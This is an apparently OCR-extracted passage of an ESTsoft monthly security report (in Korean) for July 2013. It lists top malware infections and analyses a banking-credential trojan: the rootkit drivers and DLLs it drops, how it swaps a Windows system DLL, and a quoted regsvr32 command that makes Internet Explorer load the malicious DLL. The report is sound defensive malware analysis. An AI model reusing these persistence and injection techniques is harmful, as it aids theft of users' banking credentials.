www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part Ⅰ 7 월의 악성코드 통계 3

1. 악성코드 통계 3

(1) 감염 악성코드 Top 15 3

(2) 카테고리별 악성코드 유형 4

(3) 카테고리별 악성코드 비율 전월 비교 4

(4) 월별 피해 신고 추이 5

(5) 월별 악성코드 DB 등록 추이 5

2. 악성코드 이슈 분석 – "인터넷뱅킹 계정탈취 악성코드" 6

(1) 개요 6

(2) 행위 분석 8

(3) 결론 22

3. 허니팟/트래픽 분석 23

(1) 상위 Top 10 포트 23

(2) 상위 Top 5 포트 월별 추이 23

(3) 악성 트래픽 유입 추이 24

4. 스팸 메일 분석 25

(1) 일별 스팸 및 바이러스 통계 현황 25

(2) 월별 통계 현황 25

(3) 스팸 메일 내의 악성코드 현황 26

Part Ⅱ 보안 이슈 돋보기 27

1. 7 월의 보안 이슈 27

2. 7 월의 취약점 이슈 29

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

Part Ⅰ 7월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2013년 07월 01일 ~ 2013년 07월 31일]


순위		악성코드 진단명	카테고리	합계 (감염자수)
1	↑6	Gen:Trojan.Heur.GM.8500010002	Trojan	3,957
2	New	Trojan.Generic.5663343	Trojan	2,671
3	New	Gen:Trojan.Heur2.RP.fCXbaCV3gqfO	Trojan	2,362
4	↓2	Gen:Variant.Adware.Graftor.Elzob.19694	Etc	2,255
5	New	Gen:Variant.Graftor.101793	Etc	2,154
6	-	Trojan.Rootkit.killav	Trojan	2,022
7	↓6	Trojan.KillAV.sysdll	Trojan	1,891
8	New	Gen:Trojan.Heur.mu3@umRk0ie	Trojan	1,706
9	New	DeepScan:Generic.PWS.WoW.5900F3D0	Etc	1,681
10	New	Gen:Trojan.Heur.mu3@uKSf0	Trojan	1,666
11	New	Trojan.Downloader.KorAdware.Dat	Trojan	1,644
12	↓11	DeepScan:Generic.Lineage.6CF79FA4	Etc	1,581
13	New	Gen:Trojan.Heur.mu3@uuyb@wb	Trojan	1,570
14	New	DeepScan:Generic.PWS.WoW.50806E2	Etc	1,525
15	↓3	Trojan.Dropper.OnlineGames.wsxp	Trojan	1,472

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.
7월의 감염 악성코드 TOP 15에서는 지난달 7위를 차지했던 Gen:Trojan.Heur.GM.85000100002이 6계단 상승하여 새롭게 1위를 차지하였습니다. 알약에서 Gen:Trojan.Heur.GM.8500010002으로 탐지되는 악성코드의 경우 사용자 PC를 감염시킨 후 공격자가 필요로 하는 금융계정 또는 기타 계정정보를 탈취하는 악성코드입니다. 2위를 차지한 Trojan.Generic.5663343 악성코드는 몇 년간 꾸준히 발생했던 악성코드로써 실행되면, 특정서버에 접속하여 공격자가 의도한 파일(악성코드 혹은 애드웨어 등)을 추가 다운로드하는 형태의 '다운로더'입니다.
전체적으로 7월에는 휴가시즌등이 겹쳐있어서 약간씩 감염자수가 줄어들었으나 여전히 많은 감염이 발생하고 있으며, 계정정보를 노리는 악성코드가 대다수임을 인지하고 계정정보 관리에 많은 관심과 주의를 기울여야 합니다.


ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 70%를 차지했으며, 기타(Etc) 유형이 30%로 2위를 차지했습니다. 이번달에는 트로이목마 악성코드 및 기타유형의 악성코드를 제외하고는 Top15위에는 다른 유형의 악성코드는 없었습니다.

(3) 카테고리별 악성코드 비율 전월 비교




7월에는 지난 6월과 비교하여 트로이목마(Trojan)유형이 비율상 크게 증가하였으며 기타 유형의 악성코드가 소폭 하락하였습니다. 나머지 유형의 악성코드의 경우는 Top15 감염리스트에 올라오진 못했습니다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

(4) 월별 피해 신고 추이

[2012년 08월 ~ 2013년 07월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다.

(5) 월별 악성코드 DB 등록 추이

[2012년 08월 ~ 2013년 07월]



ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

Part Ⅰ 7월의 악성코드 통계

2. 악성코드 이슈 분석 – "인터넷뱅킹 계정탈취 악성코드"


(1) 개요

이용자 금융정보를 탈취하기 위한 악성코드로서, 금융기관에서 제공하는 보안프로그램을 무력화 시키고 사용자가 입력하는 금융정보를 해커에게 전송한다.

1) 파일 기본 정보


File name	jpg2.exe
Size	193,714 (About 189KB)
CRC32	5F5ADD3F

앞 부분의 헤더 일부분을 살펴보면 보통 파일과는 약간 다른 더미 값들이 보이긴 하지만, 특별해 보이는 것이 없는 일반적인 PE파일로 보인다.




 Copyright © by ESTsoft Corp. All rights reserved.

링커 버전은 변조된 것으로 보이지만, 섹션의 이름 등 나머지 부분은 특별히 조작된 부분이 없어 보인다. 일단 여기까지만 살펴보면 프로텍터가 걸려 있지는 않아 보인다.



그러나, EntryPoint 부근의 코드를 살펴보면 컴파일러가 일반적으로 만들어내는 시그니처가 아님을 확인할 수 있는데, 알 수 없는 이름의 프로텍터로 보호된 것이 확실해 보인다.

최근 악성파일 대부분들 중에서 프로텍터가 걸려있지 않은 경우는 거의 찾아볼 수 없을 정도이다.




ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

(2) 행위 분석

1) 파일 드랍

Path	File size	Etc.
C:₩Windows₩system32₩ drivers₩**<Random1>.sys**	11,392 **(11.1KB)**	루트킷 (목적 불분명)
C:₩Windows₩system32₩ drivers₩**<Random2>.sys**	29,632 **(28.9KB)**	Anti-AV 루트킷
C:₩Windows₩system32₩ **kakutk.dll**	278,528 **(272KB)**	IE에 인젝션
C:₩Windows₩system32₩ **wshtcpip.dll**	73,728 **(72KB)**	IE에 인젝션

① kakutk.dll




원래의 파일명(xiaoc.dll)과는 다른 이름으로 system32에 드랍되는 것을 확인할 수 있다. 파일의 언어도 중국어로 표시되어져 있다.

Xiaoc라는 단어를 검색해보면 중국에서 활동하는 전문 해커그룹으로 추정된다.


ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

② wshtcpip.dll

원래 system32 이하 경로에 wshtcpip.dll 이라는 이름의 윈도우 시스템 파일이 존재한다. 그러나 이 악성코드에 감염되게 되면, 기존에 존재했던 원본 wshtcpip.dll이 safemono.dll 이라는 이름으로 변경된다.




그리고, 공격자가 원본 wshtcpip.dll의 대체 목적으로 미리 제작해 둔, 변조된 wshtcpip.dll 파일을 system32경로에 생성한다.




 Copyright © by ESTsoft Corp. All rights reserved.

③ **<Random1>.sys (목적 불분명)**



이 파일은 최초에 유포될 당시에 한번만 커널에 로드되고 삭제된다.
최초로 유포될 당시에만 일시적으로 기능을 하는 것으로 추정된다.


④ **<Random2>.sys (Anti-AV 루트킷)**



<Random2>.sys 파일은 <Random1>.sys 와는 다르게 계속적으로 하드디스크에 남아있다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.


위 두 커널 드라이버 파일들은 Service Control Manager 를 통해서 파일명과 동일한 이름으로 서비스 등록이 되고 시작된다.



<Random1>.sys 파일은 (화면에서는 2eddb4f5) 악성코드가 최초로 유포될 때 한번만 실행되고, <Random2>.sys 파일은 (화면에서는 52768173) 윈도우가 시작될 때마다 실행된다.

2) 인터넷 익스플로러에 DLL 인젝션

인터넷 익스플로러에 2개의 악성 DLL을 인젝션 시킨다.



인젝션 시키는 DLL파일들의 이름은 다음과 같다.

① kakutk.dll

Dropper에서 파일을 떨어트리면서 아래의 regsvr32 커맨드를 이용해서 시스템 레지스트리에 DLL을 등록시켜 둔다.

C:₩Windows₩system32₩regsvr32.exe /s /c C:**₩Windows₩system32₩kakutk.dll**

따라서 추후에 인터넷 익스플로러를 실행시킬 경우, **자동으로 로드** 되게 된다.

